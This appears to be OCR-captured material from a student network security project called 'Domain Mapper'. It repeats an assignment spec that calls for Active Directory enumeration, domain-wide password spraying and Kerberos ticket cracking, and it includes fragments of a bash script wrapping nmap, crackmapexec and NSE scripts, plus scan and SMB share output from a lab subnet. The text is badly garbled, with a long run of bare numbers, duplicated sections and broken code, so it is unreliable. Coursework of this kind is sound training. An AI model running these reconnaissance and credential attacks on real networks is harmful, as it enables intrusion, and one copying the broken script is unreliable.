2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2197
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2289
2290
2291
2292
2293
2294
2295
2296
2297
2297
2298
2299
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2389
2390
2391
2392
2393
2394
2395
2396
2397
2397
2398
2399
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2489
2490
2491
2492
2493
2494
2495
2496
2497
2497
2498
2499
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2589
2590
2591
2592
2593
2594
2595
2596
2597
2597
2598
2599
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2669
2670
2671
2672
2673
2674
2675
2676
2677
2678
2679
2679
2680
2681
2682
2683
2684
2685
2686
2687
2688
2689
2689
2690
2691
2692
2693
2694
2695
2696
2697
2697
2698
2699
2699
2700
2701
2702
2703
2704
2705
2706
2707
2708
2709
2709
2710
2711
2712
2713
2714
2715
2716
2717
2718
2719
2719
2720
2721
2722
2723
2724
2725
2726
2727
2728
2729
2729
2730
2731
2732
2733
2734
2735
2736
2737
2738
2739
2739
2740
2741
2742
2743
2744
2745
2746
2747
2748
2749
2749
2750
2751
2752
2753
2754
2755
2756
2757
2758
2759
2759
2760
2761
2762
2763
2764
2765
2766
2767
2768
2769
2769
2770
2771
2772
2773
2774
2775
2776
2777
2778
2779
2779
2780
2781
2782
2783
2784
2785
2786
2787
2788
2789
2789
2790
2791
2792
2793
2794
2795
2796
2797
2798
2799
2799
2800
2801
2802
2803
2804
2805
2806
2807
2808
2809
2809
2810
2811
2812
2813
2814
2815
2816
2817
2818
2819
2819
2820
2821
2822
2823
2824
2825
2826
2827
2828
2829
2829
2830
2831
2832
2833
2834
2835
2836
2837
2838
2839
2839
2840
2841
2842
2843
2844
```

2. Scanning Mode

2.2. Intermediate: Scan all 65535 ports using the -p- flag.

2. Scanning Mode

2.1. Basic: Use the -Pn option in Nmap to assume all hosts are online, bypassing the discovery phase.

2.2. Intermediate: Scan all 65535 ports using the -p- flag.

2.3. Advanced: Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. Basic:

3.1.1. Identify services (-sV) running on open ports.

3.1.2. Identify the IP Address of the Domain Controller.

3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.

3.2.2. Enumerate shared folders.

3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

3.3.1. Extract all users.

3.3.2. Extract all groups.

3.3.3. Extract all shares.

3.3.4. Display password policy.

3.3.5. Find disabled accounts.

3.3.6. Find never-expired accounts.

3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. Basic: Deploy the NSE vulnerability scanning script.

4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.

4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.

2 | ZX305



NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling.

MAC Address: 00:0C:29:7B:62:09 (VMware)

Nmap scan report for 192.168.132.254
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.132.254 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:7B:62:09 (VMware)

Nmap scan report for 192.168.132.133
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.132.133 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Nmap done: 256 IP addresses (9 hosts up) scanned in 36.65 seconds

[!] nmap -Pn -p- -T4 -oN 11-9-cm1/run_2615911_0033/nmap_Intermediate.txt 192.168.132.0/2

Starting Nmap 7.05 (https://nmap.org) at 2025-09-11 06:36 EDT
Nmap scan report for 192.168.132.2
Host is up (0.00050s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT STATE SERVICE
7680/tcp open pando-pub
MAC Address: 00:50:56:C0:08:08 (VMware)

Nmap scan report for 192.168.132.128
Host is up (0.00060s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT STATE SERVICE
139/tcp open netbios-ssn
5846/tcp open unknown
7688/tcp open pando-pub
MAC Address: 00:50:56:C0:08:0D (VMware)

Nmap scan report for 192.168.132.131
Host is up (0.00060s latency).
Not shown: 65532 filtered tcp ports (no-response)

PORT STATE SERVICE
53/tcp open domain

889/tcp open kerberos-sec

135/tcp open msrpc

139/tcp open netbios-ssn

389/tcp open ldap

445/tcp open microsoft-fts-ds

446/tcp open kpasswd5

593/tcp open http-rpc-emap

636/tcp open ldaps

3269/tcp open globalcatLDAP

3269/tcp open globalcatLDAP

5985/tcp open wsman

49666/tcp open ascp

49667/tcp open unknown

49669/tcp open unknown

49670/tcp open unknown

49672/tcp open unknown

49675/tcp open unknown

49680/tcp open unknown

49683/tcp open unknown

49694/tcp open unknown

MAC Address: 00:0C:29:92:69:C3 (VMware)

Nmap scan report for 192.168.132.132
Host is up (0.00067s latency).

[!] nmap -Pn -p- -T4 -oN 11-9-cm1/run_2615911_0033/nmap_Intermediate.txt 192.168.132.0/2

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

project47.sh x

me ~ kali ~ Desktop ~ Network Security ~ \$ project47.sh

```
project47.sh x
me ~ kali ~ Desktop ~ Network Security ~ $ project47.sh
935 ModesExecute() {
0001  {
0002      echo "Network Mode" : $network
0003      echo "Output Dir" : $outdir
0004      echo "Scan Mode" : $SMode"
0005      echo "Enum Mode" : $Emode"
0006      echo "Get All Mode" : $GAMode"
0007      echo "Domain" : $SDOMAIN_NAME"
0008      echo "AD User" : $SAD_USER"
0009      echo
0010  } | tee -a "$runlog"
0011
0012  header "Tool versions"
0013  [
0014      nmap --version >dev/null | head -n1
0015      crackmapexec --version >2>1 | head -n1 || true
0016      ldapsearch -V >2>1 | head -n1 || ldapsearch -v >2>1 | head -n1 || true
0017      impacket-GetUserSPNs -h >2>1 | head -n1 | sed '$s/Usage.*//'
0018      rpcclient -V >2>1 | head -n1 || true
0019      hashcat -version >/dev/null | head -n1 || true
0020      enum4l -version >/dev/null | head -n1 || true
0021      pspwd -h >2>1 | head -n1 | sed '$s/p/ps/' || true
0022  } | sed '$d' | tee -a "$runlog"
0023
0024  # --- Step 2/7: Scanning
0025  phase "Scanning"
0026  if [ "$SMode" != "Off" ]; then
0027      # helpdesk
0028      scan basic() {
0029          run capture "2.1 Nmap Basic Scan (-Pn)" \
0030          nmap -Pn -T4 -oN "$outdir/nmap_basic.txt" "$NTADR"
0031      }
0032      scan intermediate() {
0033          run capture "2.2 Nmap Intermediate Scan (-Pn -p-)" \
0034          nmap -Pn -p- -T4 -oN "$outdir/nmap_intermediate.txt" "$NTADR"
0035      }
0036      scan advanced() {
0037          run capture "2.3 TCP all ports" \
0038          nmap -Pn -p- -sS -T4 -oN "$outdir/nmap_tcp_all.txt" "$NTADR"
0039          run capture "2.3 UDP top 20%" \
0040          nmap -Pn -sU -p-ports 200 -T4 -oN "$outdir/nmap_udp_top20.txt" "$NTADR"
0041      }
0042
0043      # cumulative execution
0044      case "$SMode" in
0045          Basic)
0046              scan basic;;
0047          Intermediate)
0048              scan basic; scan intermediate;;
0049          Advanced)
0050              scan basic; scan intermediate; scan advanced;;
0051      esac
0052  else
0053      header "2. Scanning Mode"
0054      echo "turned off" | tee -a "$runlog"
0055  fi
0056
0057  # --- Step 3/7: Enumeration
0058  phase "Enumeration"
0059  if [ "$Emode" != "Off" ]; then
0060      local NO_DC=0
0061      dc_ip=$($resolve_or_find_dc_ip "$SDOMAIN_NAME" "$NTADR")+
0062  
```

L 1102, Col 1

2. Scanning Mode

2.3. Advanced: Include UDP scanning for a thorough analysis.

1 of 2

2. Getting the Data Input

- 1.1. Prompt the user to enter the target network range for scanning.
 - 1.2. Ask for the Domain name and Active Directory (AD) credentials.
 - 1.3. Prompt the user to choose a password list, defaulting to RockYou if none is specified.
 - 1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or Expert) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

- 2.1. **Basic:** Use the `-Pn` option in Nmap to assume all hosts are online, bypassing the discovery phase.
 - 2.2. **Intermediate:** Scan all 65535 ports using the `-p-` flag.
 - 2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

- 3.1. Basic:**

 - 3.1.1. Identify services (-sv) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.
 - 3.1.3. Identify the IP Address of the DHCP server.

3.2 Intermediate:

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
 - 3.2.2. Enumerate shared folders.
 - 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

- 3.3.1. Extract all users.
 - 3.3.2. Extract all groups.
 - 3.3.3. Extract all shares.
 - 3.3.4. Display password policy.
 - 3.3.5. Find disabled accounts.
 - 3.3.6. Find never-expired accounts.
 - 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. **Basic:** Deploy the NSE vulnerability scanning script.
 - 4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
 - 4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

E Results

- 5.1. For every execution, save the output in a PDF file.

```
project7.sh

me ~ kali:~/Desktop/Network Security > $ ./project7.sh

933 ModesExecute() {
934
935     echo "Mode Selection & Noticing :"
936
937     echo "    [+] Output Dir : $OutputDir"
938     echo "    [+] Scan Mode : $ScanMode"
939     echo "    [+] Enum Mode : $EnumMode"
940     echo "    [+] Exploit Mode : $ExploitMode"
941     echo "    [+] Domain : $DomainName"
942     echo "    [+] AD User : $ADUser"
943     echo "    [+] "
944
945     | tee -a "runlog"
946
947 }
948
949 header "Tool versions"
950 {
951
952     nmap --version 2>/dev/null | head -n1
953     crackmapexec --version 2>/dev/null | head -n1 || true
954     ldapsearch --version 2>/dev/null | head -n1 || ldapsearch --version 2>/dev/null | head -n1 || true
955     impacketGetUserNamesFromSam 2>/dev/null | head -n1 | sed "/Usage:/\*\*/" || true
956     rpcclient 2>/dev/null | true
957     hashcat --version 2>/dev/null | head -n1 || true
958     encrispt --version 2>/dev/null | head -n1 || true
959     ps2pdf 1h 2>/dev/null | head -n1 | sed -n "1p" || true
960
961     | sed "/\$/\d" | tee -a "runlog"
962
963 }
964
965 # ... Step 2/7: Scanning
966 phase "Scanning"
967 if [ "$ScanMode" != "off" ]; then
968
969     # Nmap Basic Scan
970     scan basic() {
971
972         run_capture "2.1 Nmap Basic Scan (-Pn) \`"
973         nmap -Pn -T4 -oN "$outdir/nmap_basic.txt" "$NTADDR"
974     }
975
976     # Nmap Intermediate Scan
977     scan intermediate() {
978
979         run_capture "2.2 Nmap Intermediate Scan (-Pn-p-) \`"
980         nmap -Pn -p -T4 -oN "$outdir/nmap_intermediate.txt" "$NTADDR"
981     }
982
983     # Nmap Advanced Scan
984     scan advanced() {
985
986         run_capture "2.3 Nmap All ports \`"
987         nmap -Pn -p -S -T4 -oN "$outdir/nmap_tcp_all.txt" "$NTADDR"
988
989         run_capture "2.4 UDP top 200 \`"
990         nmap -Pn -U -S --top-ports 200 -T4 -oN "$outdir/nmap_udp_top200.txt" "$NTADDR"
991     }
992
993
994     # cumulative execution
995     case "$ScanMode" in
996         Basic) scan basic ;;
997         Intermediate) scan basic; scan intermediate ;;
998         Advanced) scan basic; scan intermediate; scan advanced ;;
999     esac
1000
1001 else
1002     header "2. Scanning Mode"
1003     echo "turned off" | tee -a "runlog"
1004 fi
1005
1006
1007 # ... Step 3/7: Enumeration
1008 phase "Enumeration"
1009 if [ "$ScanMode" != "off" ]; then
1010
1011     Semantics DC=0
1012     dc_ip=$!`resolv or find dc ip '$DomainName' "$NTADDR"`
1013
1014     | tee -a "runlog"
```

2. Scanning Mode

2.3. Advanced: Include UDP scanning for a thorough analysis.

2.1. Setting the User Input

- 1.1. Prompt the user to enter the target network range for scanning.
- 1.2. Ask for the Domain name and Active Directory (AD) credentials.
- 1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.
- 1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

- 2.1. Basic: Use the `-Pn` option in Nmap to assume all hosts are online, bypassing the discovery phase.
- 2.2. Intermediate: Scan all 65535 ports using the `-p-` flag.
- 2.3. Advanced: Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. Basic:

- 3.1.1. Identify services (`-sv`) running on open ports.
- 3.1.2. Identify the IP Address of the Domain Controller.
- 3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. Basic: Deploy the NSE vulnerability scanning script.
- 4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.
- 4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

- 5.1. For every execution, save the output in a PDF file.

```

MAC Address: 00:58:56:FB:BA:01 (VMware)
Nmap scan report for 192.168.132.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 09:54
Completed Parallel DNS resolution of 1 host. at 09:54. 0.82s elapsed
Initiating SYN Stealth Scan at 09:54
Scanning 192.168.132.255 [65535 ports]
Nmap scan report for 192.168.132.255
Host is up (0.000001s latency).
Nmap scan report for 192.168.132.255
Host is up (0.000001s latency).
All 65535 scanned ports on 192.168.132.255 are in ignored states.
Nmap done: 259 IP addresses (9 hosts up) scanned in 11621.76 seconds
Read data file: /usr/share/nmap
Nmap done: 259 IP addresses (9 hosts up) scanned in 11621.76 seconds
Raw packets sent: 1063549 (44.16MB) | Rcvd: 299964 (1.27MB)

# Map -Pn -sU --top-ports 200 -T4 -oN ./run1.nmap ./run1.nmap_udp_top200.txt | ./run1.sh
$ nmap -Pn -sU --top-ports 200 -T4 -oN ./run1.nmap 065535.nmap_udp_top200.txt 1
92.168.132.0/24
Warning: 192.168.132.0/24 giving up on port because retransmission cap hit (6).
Stats: 0:09:12 elapsed, 248 hosts completed (7 up), 7 undergoing UDP Scan
Warning: 192.168.132.0/24 giving up on port because retransmission cap hit (6).
Stats: 0:09:12 elapsed, 248 hosts completed (7 up), 7 undergoing UDP Scan
Warning: 192.168.132.0/24 giving up on port because retransmission cap hit (6).
Stats: 0:09:12 elapsed, 248 hosts completed (7 up), 7 undergoing UDP Scan
UDP Scan Timing: About 96.4ms done; ETC: 09:56:05 remaining)
Host is up (0.001s latency).
All 200 scanned ports on 192.168.132.0/24 are in ignored states.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.000 seconds
MAC Address: 00:58:56:CB:00:08 (VMware)

Nmap scan report for 192.168.132.0/24
Host is up (0.00001s latency).
Nmap done: 199 open[filtered] udp ports (no-response)
NSE: Starting script: http-nse
S3/udp open domain
MAC Address: 00:58:56:57:88:07 (VMware)

Nmap scan report for 192.168.132.128
Host is up (0.0001s latency).
All 200 scanned ports on 192.168.132.128 are in ignored states.
Nmap done: 200 open[filtered] udp ports (no-response)
MAC Address: 00:0c:19:d7:0b:00 (VMware)

Nmap scan report for 192.168.132.131
Host is up (0.0001s latency).
Nmap done: 178 closed udp ports (port-unreach)
NSE: Starting script: http-nse
S3/udp open[filtered] http-service
S3/udp open[filtered] https-service
S3/udp open[filtered] chargen
S3/udp open[filtered] domain
S3/udp open[filtered] netmgt
S3/udp open[filtered] tftp
S3/udp open[filtered] tftp
S3/udp open[filtered] netbios-ns
S3/udp open[filtered] netbios-dgm
S3/udp open[filtered] smp
S3/udp open[filtered] netmbs-xtk
S3/udp open[filtered] netmbs-daxmon

# ----- Step 2/7: Execution -----
phase "Execution"
if [[ "$SMode" != "Off" ]]; then
    scan_basic()
    run_capture "2.1 Nmap Basic Scan (-Pn)" \
        nmap -Pn -T4 -oN "$outdir/nmap.basic.txt" "$NTADR"
    scan_intermediate()
    run_capture "2.2 Nmap Intermediate Scan (-Pn -p)" \
        nmap -Pn -p -T4 -oN "$outdir/nmap.intermediate.txt" "$NTADR"
    scan_advanced()
    run_capture "2.3 TCP full ports" \
        nmap -Pn -sU -T4 -oN "$outdir/nmap.tcp.all.txt" "$NTADR"
    run_capture "2.3 UDP top 20%" \
        nmap -Pn -sU --top-ports 200 -T4 -oN "$outdir/nmap_udp_top200.txt" "$NTADR"
fi

# ----- Step 3/7: Enumeration -----
phase "Enumeration"
if [[ "$EMode" != "Off" ]]; then
    nmap -Pn -sC -T4 -oN "$outdir/nmap_enum.txt" "$NTADR"
    dc_ip=$(resolve_or_find_dc_ip "$SOMAIN_NAME" "$NTADR")
    echo "DC IP: $dc_ip" >> ./run1.log
fi

# ----- Step 4/7: Exploitation -----
phase "Exploitation"
if [[ "$XMode" != "Off" ]]; then
    ./run1.sh
fi

```

3. Enumeration Mode

3.1. Basic: 3.1.1. Identify services (-sV) running on open

ports.

3.1.2. Identify the IP Address of the Domain Controller.

3.1.3. Identify the IP Address of the DHCP server.

2 Scanning Modes

- 2.1. **Basic:** Use the `-Pn` option in Nmap to assume all hosts are online, bypassing the discovery phase.
 - 2.2. **Intermediate:** Scan all 65535 ports using the `-p-` flag.
 - 2.3. **Advanced:** Include UDP scanning for a thorough analysis.

Page 1

- 3.1. Basic:

 - 3.1.1. Identify services (-sv) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.

3.1.3. Identifikasi

- 3.2. Intermediate:**

 - 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
 - 3.2.2. Enumerate shared folders.
 - 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AP credentials were entered):

- 3.3.1. Extract all users.
 - 3.3.2. Extract all groups.
 - 3.3.3. Extract all shares.
 - 3.3.4. Display password policy.
 - 3.3.5. Find disabled accounts.
 - 3.3.6. Find never-expired accounts.
 - 3.3.7. Display accounts that are members of the Domain Admins group.

4.5 Solutions

- 4.1. Basic:** Deploy the NSE vulnerability scanning script.

4.2. Intermediate: Execute domain-wide password spraying to identify weak credentials.

4.3. Advanced: Extract and attempt to crack Kerberos tickets using pre-generated passwords.

四

- 5.1 For every question, save the output in a PDF file.

2 | 2x305



NETWORK SECURITY | PROJECT: DOMAIN MAPPER

Page 10 of 10

- 6.1. Display the current stage, to give the user progress feeling.
6.2. Allow Wizard mode, to help students choose.

General

6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling

```
project4.7.sh ●
ime > kali > Desktop > NetworkSecurity > $ project4.7.sh
953 ModesExecute() {
954     ...
955 }
956
957     else
958         header "2. Scanning Mode"
959         echo "turned off" | tee -a "$runlog"
960
961     fi
962
963     # ... Step 3/7: Enumeration
964     phase "Enumeration"
965
966     if [[ "$SMode" != "Off" ]]; then
967         local NO_DC=0
968
969         dc_ip=$(!resolve or find_dc_ip "$SDOMAIN_NAME" "$NTADDR")
970         header "Active Directory target"
971         if [[ -z "$dc_ip" ]]; then
972             NO_DC=1
973
974             echo -e "\e[91mCould not locate a Domain Controller for \\"$SDOMAIN_NAME\" in \"$NTADDR\".\e[0m"
975             echo -e "\e[93mTip:\e[0m ensure the DC is up and listening on TCP/389, or point Kali DNS to t
976         else
977             echo "Using DC IP: $dc_ip" | tee -a "$runlog"
978             log_message "Using DC IP: $dc_ip"
979         fi
980
981     stage "Enumeration Phase (3)"
982
983     enum basic() {
984         run_capture "3.1.1 Nmap service/version detection" \
985             nmap -sV -T4 -O "$ntdir/enum_services.sv.txt" "$NTADDR" \
986             "host 3.1.2 Domain Controller IP"
987         echo "$(!dc_ip=detected DC IP: $dc_ip)" | tee -a "$runlog"
988
989         run_capture "3..1.3 Attempt DHCP server discovery (UDP/67, dhcp-discover)" \
990             nmap -sU -p67 --script=dhcp-discover -oN "$ntdir/enum_dhcp_discover.txt" "$NTADDR"
991     }
992
993     enum intermediate() {
994         run_capture "3..1.2 Enumerate hosts by key services (FTP, SSH, SMB, WinRM, LDAP/LDAPS, RDP)" \
995             nmap -Pn -open -p21,22,445,5905,5906,389,636,3389 -oG "$ntdir/enum_key_services.gnmap"
996
997         if [[ "$AD_USER" != "None" && "$AD_PASS" != "None" ]]; then
998             run_capture "3..2..2 Share via CrackMapExec (with domain if set)" \
999                 bash -c "crackmapexec smb '$NTADDR' $SDOMAIN_NAME$ +d '$SDOMAIN_NAME$' -u '$AD_USER'
1000             else
1001                 run_capture "3..2..2 Share via CrackMapExec (unauthenticated)" \
1002                     crackmapexec smb "$NTADDR" --shares
1003             fi
1004
1005             run_capture "3..2..3 Nmap NSE: smb-enum-shares" \
1006                 nmap -Pn -p445 --script smb-enum-shares -oN "$ntdir/nse_smb_enum_shares.txt" "$NTADDR"
1007             run_capture "3..2..3 Nmap NSE: smb-enum-users" \
1008                 nmap -Pn -p445 --script smb-enum-users -oN "$ntdir/nse_smb_enum_users.txt" "$NTADDR"
1009             run_capture "3..2..3 Nmap NSE: ldap-search" \
1010                 nmap -Pn -p389 --script ldap-search -oN "$ntdir/nse_ldap_search.txt" "$NTADDR"
1011         }
1012
1013     enum advanced() {
1014         if [[ "$SDOMAIN_NAME" == "None" || "$AD_USER" == "None" || "$AD_PASS" == "None" ]]; then
1015             header "3..3 Advanced Enumeration"
1016             echo "40 credentials not set. Skipping 3.3 block." | tee -a "$runlog"
1017             return
1018         fi
1019     }
1020 }
```

3.2. Intermediate:

3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.

3.2.2. Enumerate shared folders.

2. Scanning Mode

- 2.1. **Basic:** Use the `-Pn` option in Nmap to assume all hosts are online, bypassing the discovery phase.
 - 2.2. **Intermediate:** Scan all 65535 ports using the `-p-` flag.
 - 2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

- 3.1. Basic:**

 - 3.1.1. Identify services (-sv) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller.
 - 3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
 - 3.2.2. Enumerate shared folders.
 - 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. Advanced (Only if AD credentials were entered):

- 3.3.1. Extract all users.
 - 3.3.2. Extract all groups.
 - 3.3.3. Extract all shares.
 - 3.3.4. Display password policy.
 - 3.3.5. Find disabled accounts.
 - 3.3.6. Find never-expired accounts.
 - 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. **Basic:** Deploy the NSE vulnerability scanning script.
 - 4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
 - 4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5 Results

- 5.1. For every execution, save the output in a PDF file.**

2 | 2x305



NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

- 6.1. Display the current stage, to give the user progress feeling.
 - 6.2. Allow Wizard mode, to help students choose.
 - 6.3. Include a help menu to help users understand how to use this tool effectively.

General

3.2. Intermediate:

3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

2. Scanning Mode

- 2.1. **Basic:** Use the `-Pn` option in Nmap to assume all hosts are online, bypassing the discovery phase.
 - 2.2. **Intermediate:** Scan all 65535 ports using the `-p-` flag.
 - 2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

- 3.1. Basic:**

 - 3.1.1. Identify services (-sV) running on open ports.
 - 3.1.2. Identify the IP Address of the Domain Controller
 - 3.1.3. Identify the IP Address of the DHCP server.

3.2. Intermediate:

- 3.2.2. Enumerate shared folders.

3.2.3. Add three (3) NSE scripts you think can be used for penetration testing of networks.

- 3.3. Advanced (Only if AD credentials were provided)**
 - 3.3.1. Extract all users.
 - 3.3.2. Extract all groups.
 - 3.3.3. Extract all shares.
 - 3.3.4. Display password policy.
 - 3.3.5. Find disabled accounts.
 - 3.3.6. Find never-expired accounts.
 - 3.3.7. Display accounts that are mem...

4. Exploitation Mode

- 4.1. **Basic:** Deploy the NSE vulnerability scanning script.
 - 4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
 - 4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords

E. Results

- 5.1. For every execution, save the output in a PDF file.

2 | ZX305



NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Capacity (Optional)

- 6.1. Display the current stage, to give the user progress feeling.
6.2. Allow Wizard mode, to help students choose.
6.3. Include a help menu to help users understand how to use this tool effectively.

General

```

[+] domain\mydomain.local (signing=True) (SMBv1=True)
[+] domain\mydomain.local (signing=True) (SMBv1=False)
[+] mydomain.local\values
[+] mydomain.local\values
[+] Enumerated shares
Share          Permissio
[+] Remote Admin          ADMINS
[+] Default share          C$          READ
[+] Remote IPC             IPC$          READ
[+] Logon server share     NETLOGON      READ
[+] Logon server share     SYSOUL       READ

PORT      STATE SERVICE
445/tcp  filtered microsoft-ds
MAC Address: 00:0C:29:9D:1B:0A (VMware)

Map scan report for 192.168.132.2
Host is up (0.00001s latency).

PORT      STATE SERVICE
445/tcp  closed microsoft-ds
MAC Address: 00:0C:29:9D:1B:0A (VMware)

Map scan report for 192.168.132.128
Host is up (0.00001s latency).

PORT      STATE SERVICE
445/tcp  filtered microsoft-ds
MAC Address: 00:0C:29:9D:1B:0A (VMware)

Map scan report for 192.168.132.132
Host is up (0.00001s latency).

PORT      STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:9D:1B:0A (VMware)

Map scan report for 192.168.132.132
Host is up (0.00025s latency).

PORT      STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:9D:1B:0A (VMware)

Host script results:
SMBv1 services:
  account_used:<blank>
  \\\192.168.132.132\AMENIS:
    Type: Samba 3.0.20-Debian
